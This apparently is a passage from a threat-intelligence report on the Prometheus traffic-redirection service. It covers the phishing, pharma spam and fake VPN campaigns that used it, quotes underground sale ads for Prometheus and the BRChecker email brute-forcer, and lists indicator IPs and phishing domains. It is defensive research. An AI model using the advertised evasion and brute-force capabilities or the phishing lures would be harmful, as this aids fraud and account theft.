
Browse the web privately as it was meant to be

Your online privacy is under attack.
Windscribe sets you free.

A screenshot of a fake Windscribe download page

Viagra SPAM

Prometheus TDS also redirected users to sites selling pharmaceutical products. Operators of such sites often have affiliate and partnership programs. Partners, in turn, often resort to aggressive SPAM campaigns in order to increase the earnings within the affiliate program. Analysis of the Prometheus infrastructure by Group-IB specialists revealed links that redirect users to sites relating to a Canadian pharmacy.



Viagra as low as ~~$0.72~~ $0.65

Generic Viagra, containing Sildenafil Citrate, enables many men with erectile dysfunction to achieve or sustain an erect penis for sexual activity. Since becoming available Viagra has been the prime treatment for erectile dysfunction.

› More Info

Cialis as low as ~~$1.28~~ $1.15

Generic Cialis is a highly effective orally administered drug for treating erectile dysfunction, more commonly known as impotence. Recommended for use as needed, Cialis can also be used as a daily medication.

› More Info

Ventolin (Asthalin) as low as ~~$19.94~~ $17.95

Ventolin is used for treating or preventing breathing problems in patients who have asthma or certain other airway diseases. It may be used to prevent breathing problems caused by exercise. Ventolin relaxes the smooth muscle in the lungs and dilates airways to improve breathing.

› More Info

Cialis + Viagra Powerpack special price


Cialis + Viagra Powerpack is a powerful combination of drugs used for treating erectile dysfunction, more commonly known as impotence. Since becoming available, both Cialis and Viagra have been the prime treatment for erectile dysfunction. Effective and quick-acting, Cialis and Viagra provide restored and enhanced ability for sexual intercourse.

› More Info

The use of Prometheus TDS for spam emails to redirect users to particular websites

Banking phishing

Prometheus TDS was also used to redirect users to banking phishing sites. For example, during a campaign active from March to May 2021, users who followed the link to Prometheus.Backdoor were redirected to fake sites that mimicked the site of a German bank.



Up to date:

Überbrückungsgeld
„Wir hoffen auf einen schnellen Neustart"

Coronahilfe
Wo Kulturschaffende Unterstützung erhalten

Coronahilfe
Diese Unterstützung gibt es für die Gastronomie

[redacted]


Geschlossene Friseursalons, Cafés, Geschäfte und Fitnessstudios: Viele Unternehmen warten dringend auf das von der Bundesregierung zugesagte Überbrückungsgeld. Dabei sind die Sparkassen zurzeit einer ihrer wichtigsten Verbündeten.

Example of a phishing page used in the campaign involving Prometheus TDS
https://urlscan.io/result/69c84104-f272-4c88-970f-a3131c0580ad/


Offers to buy Prometheus TDS on underground forums

The analysis presented above describes several unrelated campaigns carried out by different hacker groups using Prometheus TDS. Working based on the assumption that Prometheus TDS is a MaaS solution, Group-IB researchers analyzed various underground forums in search of relevant offers and found a topic started by a user with the username **Main**.

Prometheus TDS



Detected	Topic	Message
25.08.2020 23:54	[MAIN SOFTWARE] Prometheus - Professional TDS, Antibot, Redirect System - Hybrid Google Redirects Translated: [MAIN SOFTWARE] Prometheus - Professional TDS, Antibot, Redirect System - Hybrid Google Redirects exploit.in · 26.08.2020 –21.10.2020 · 6 · 20	RU 🦊 Отличные новости для тех, кто работает с трафиком, используя ссылки, линки, редиректы. Представляю вам профессиональную ANTIBOT систему редиректов - Prometheus Области применения: Email рассылки, трафик, социальная инженерия Возможности системы: -Валидация WSO P.A.S. шеллов more Translated: RU 🦊 Great news for those who work with traffic using links, links, redirects. I present to you the professional ANTIBOT redirect system - Prometheus Applications: Email marketing, traffic, social engineering System capabilities: -Validation of WSO PAS shells more Main



Telegram: @Main_exp
EN
🦊 Good news for those who work with traffic.
Present to you the professional ANTIBOT redirect system - Prometheus
Sphere of application: Email marketing, traffic, social engineering.
System capabilities:
-Validation WSO, P.A.S. shells.
-Creating, checking the functionality of redirects.
-Recreation of deleted redirects on previously created names to eliminate traffic loss.
-Creation of Hybrid redirects - Google Redirects + Redirects from shells.
-Google redirect is created, with a random link from the panel, thus getting Google redirects with click statistics and Antibot system.
-Support Google Accounts + Cookie.
-Support Socks5.
-Loading a pre-created Doc file.
-Traffic distribution system
-Detailed click statistics
-Google Chrome Red Alert Checker
-Cript EMAIL base for substitution of encrypted EMAIL in GET string
-Thoughtful and pleasant interface
Two modes of operation
1. Redirect to a landing page (Reliable protection of landing pages from unwanted visitors)
2. Protected delivery of files for downloading Doc, Pdf, Js, Vbs, Exe
ANTIBOT systems to choose from:
1. Prometheus - Built-in anti-bot system of our own design (Included in the price)
2. Keitaro TDS (Paid at owner's rates)
3. Blacktds (Paid at owner's rates)
Prices:
30$ for two days
100$ week
150$ two weeks
250$ a month
Jabber:
Reserve:
Telegram:

Screenshot of the offer to buy the Prometheus TDS

Group-IB Threat Intelligence & Attribution system discovered that the post offering Prometheus for sale was created in August 2020. The owner of the service claimed that Prometheus TDS is an ANTIBOT redirect system designed to send out emails, work with traffic, and for social engineering. In addition, Prometheus TDS can validate web shells, create and configure redirects, operate via proxy, and work with Google accounts, etc. Moreover, the system is able to validate users based on a blacklist, which makes it possible for malicious links to avoid being added to antivirus and spam databases.

Prometheus has two standard modes:

1. Redirecting users to a target page;

2. Issuing files for download (DOC, PDF, JS, VBS, EXE).

The cost of the system is $250 per month. Screenshots from Prometheus TDS admin level provided by **Main** can be found below:


BRChecker

When examining and monitoring the infrastructure used to host the Prometheus TDS administrative panels, Group-IB experts discovered that some of the servers on which the Prometheus TDS admin panel was previously located now host another unknown panel.

The following is a list of addresses at which different panels were located at different times:

- 188.130.138[.]63;
- 188.130.138[.]22;
- 188.130.138[.]236;
- 188.130.138[.]61;
- 185.186.142[.]32.

Based on the contents of this admin panel's JS scripts, Group-IB experts assumed that it is a panel from another solution called BRChecker.




Index of /js

Name	Last modified	Size	Description
Parent Directory		-	
additional-methods.m..>	2016-12-02 10:50	17K	
bootbox.min.js	2017-06-02 01:08	9.7K	
bootstrap-filestyle...>	2015-08-10 10:59	7.0K	
bootstrap-waitingfor.js	2017-06-09 21:38	5.3K	
bootstrap.min.js	2016-07-25 15:53	36K	
datatables.js	2018-06-15 15:35	519K	
datatables.min.js	2018-06-15 15:35	113K	
jquery-3.2.1.js	2017-09-13 09:36	262K	
jquery-3.2.1.min.js	2017-09-13 09:36	85K	
jquery.cookie.js	2015-05-13 22:49	3.0K	
jquery.form.min.js	2017-06-09 18:26	15K	
jquery.mousewheel.js	2017-08-23 22:32	3.8K	
jquery.validate.min.js	2016-12-02 10:50	23K	
scripts.js	2021-03-13 13:06	8.2K	

Listing of scripts from BRCheker admin panel

An offer to sell the BRChecker system presented as an email address bruter\checker was for the first time posted by the user with the username Mainin mid-June 2018. According to the developer's description, the system works via modules (workers), installed on rented VPS servers, and controlled through a single admin panel for subsequent brute-forcing or verification of login/password bindings.




The software received a global update, the development was carried out carefully and scrupulously, by programmers with great experience.
Many wishes of users were taken into account.
Opportunities:
- Check email:password for SMTP|POP|IMAP, both separately and all together
- Brute Force Attack SMTP|POP|IMAP, both separately and all together
- Check for SENDING|DELIVERY|INBOX|SPAM, it is possible to specify up to 5 of your boxes
- When checking email: password or brute force attack, the CACHE is used, which gives an excellent increase in speed
- Search for letters with various filters, download letters, convenient viewing of letters
- You will forget what buying letters is, for example, you can download letters upon request, replace them with a script
all links to yours and make a newsletter with ready-made original letters using your software.
- Downloading contacts + selected data SMTP|IMAP|POP (Preparing material for mailing to contacts)
- The servers - workers are engaged in downloading letters and contacts, which gives huge advantages in speed
- Support for Socks of various formats
- Macro support
- Very flexible and at the same time simple server search settings for connection, the least number of passes
- The software is able to find hidden connection servers, for example OFFICE365, even where it does not appear
- Clearing the database from public mail services or vice versa clearing corporate mailboxes
- In software, a database of most of the planet's services
- Scalability! (Ability to connect additional servers to work in the admin panel, any amount)
- Servers are added very easily from the admin area and mass management is provided, no manual work!
- The ability to deploy a real speed system!
- Create, manage, delete users
- Various kinds of export
- No leaks of your databases, the panel can be installed on your servers
- The software is protected by copy protection systems
- Stable work without glitches
- Ability to enable - disable logs

Server characteristics for the admin panel:
- Cetos 7x64
- Good stable channel from 100 Mb
- The disk must be an SSD, the size of the disk directly depends on your volume, I recommend from 60GB (if you are experiencingproblems with space, you can disable logging in the software)
- RAM from 6BG
- Processor - better to have more gigahertz than the number of cores! Those. 2 cores at 4 GHz are better than 8 cores at 2 GHz.

Sale:
Lifetime license for 1 admin panel at a time: $ 799
Rent with the ability to install on your or my servers:
Two days: $ 30
Week: $ 60
Two weeks: $ 90
Month: $ 190

Screenshot of a sale announcement for BRCheker

As of May 2021, the cost of the system was $490. Screenshots of BRChecker admin panel provided by **Main** can be found below:



Screenshot of the BRChecker admin panel

The contents of the screenshots in the for-sale notice made it possible to verify that the unknown panel detected before is indeed related to BRChecker.

Indicators

Prometheus.Backdoor JavaScript

Prometheus TDS Admin

109.248.11.132
109.248.11.204
109.248.11.67
109.248.203.10
109.248.203.112
109.248.203.168
109.248.203.198
109.248.203.202
109.248.203.207
109.248.203.23

109.248.203.33
185.158.114.121
185.186.142.191
185.186.142.32
185.186.142.59
185.186.142.67
185.186.142.77
188.130.138.130
188.130.138.22
188.130.138.236
188.130.138.57
188.130.138.61
188.130.138.63
188.130.138.70
188.130.139.103
188.130.139.203
188.130.139.228
188.130.139.5
188.130.139.88
46.8.210.13
46.8.210.30
51.15.27.25
62.138.0.68

Campo Loader

Hancitor

Qbot

IcedID

VBS Loader

Buer Loader

SocGholish

Fake VPN

Pharma spam

- hotaiddeal.su

- yourmedsquality.su

- goodherbwebmart.com
- ella.purecaremarket.su


Phishing websites

- banking.sparkasse.de-id1897ajje9021ucn9021345345b0juah10zb1092uhda.xyz
- banking.sparkasse.de-id1897ajjed9021uc421sn9345514ah10zb4351092uhda.xyz
- banking.sparkasse.de-id1877au901501fj82a7fn3a54dx2gsboac8s02bauc248naxx.xyz
- banking.sparkasse.de-id1877au901501fj82a7fnat9bhwhboa8ss02bauc248naxx.xyz
- banking.sparkasse.de-id1877au901501fj82ca7fnas9sbssdfhswahboa802bauc248naxx.xyz
- banking.sparkasse.de-id1877au901501fj82ca7cf2nas9bswsdfhaswhboa802bauc248naxx.xyz
- banking.sparkasse.de-id-19dhjb732ba9nabcz29acb78s21acz19icnba7s.xyz

Other samples

BRChecker Admin panel

109.248.11.85
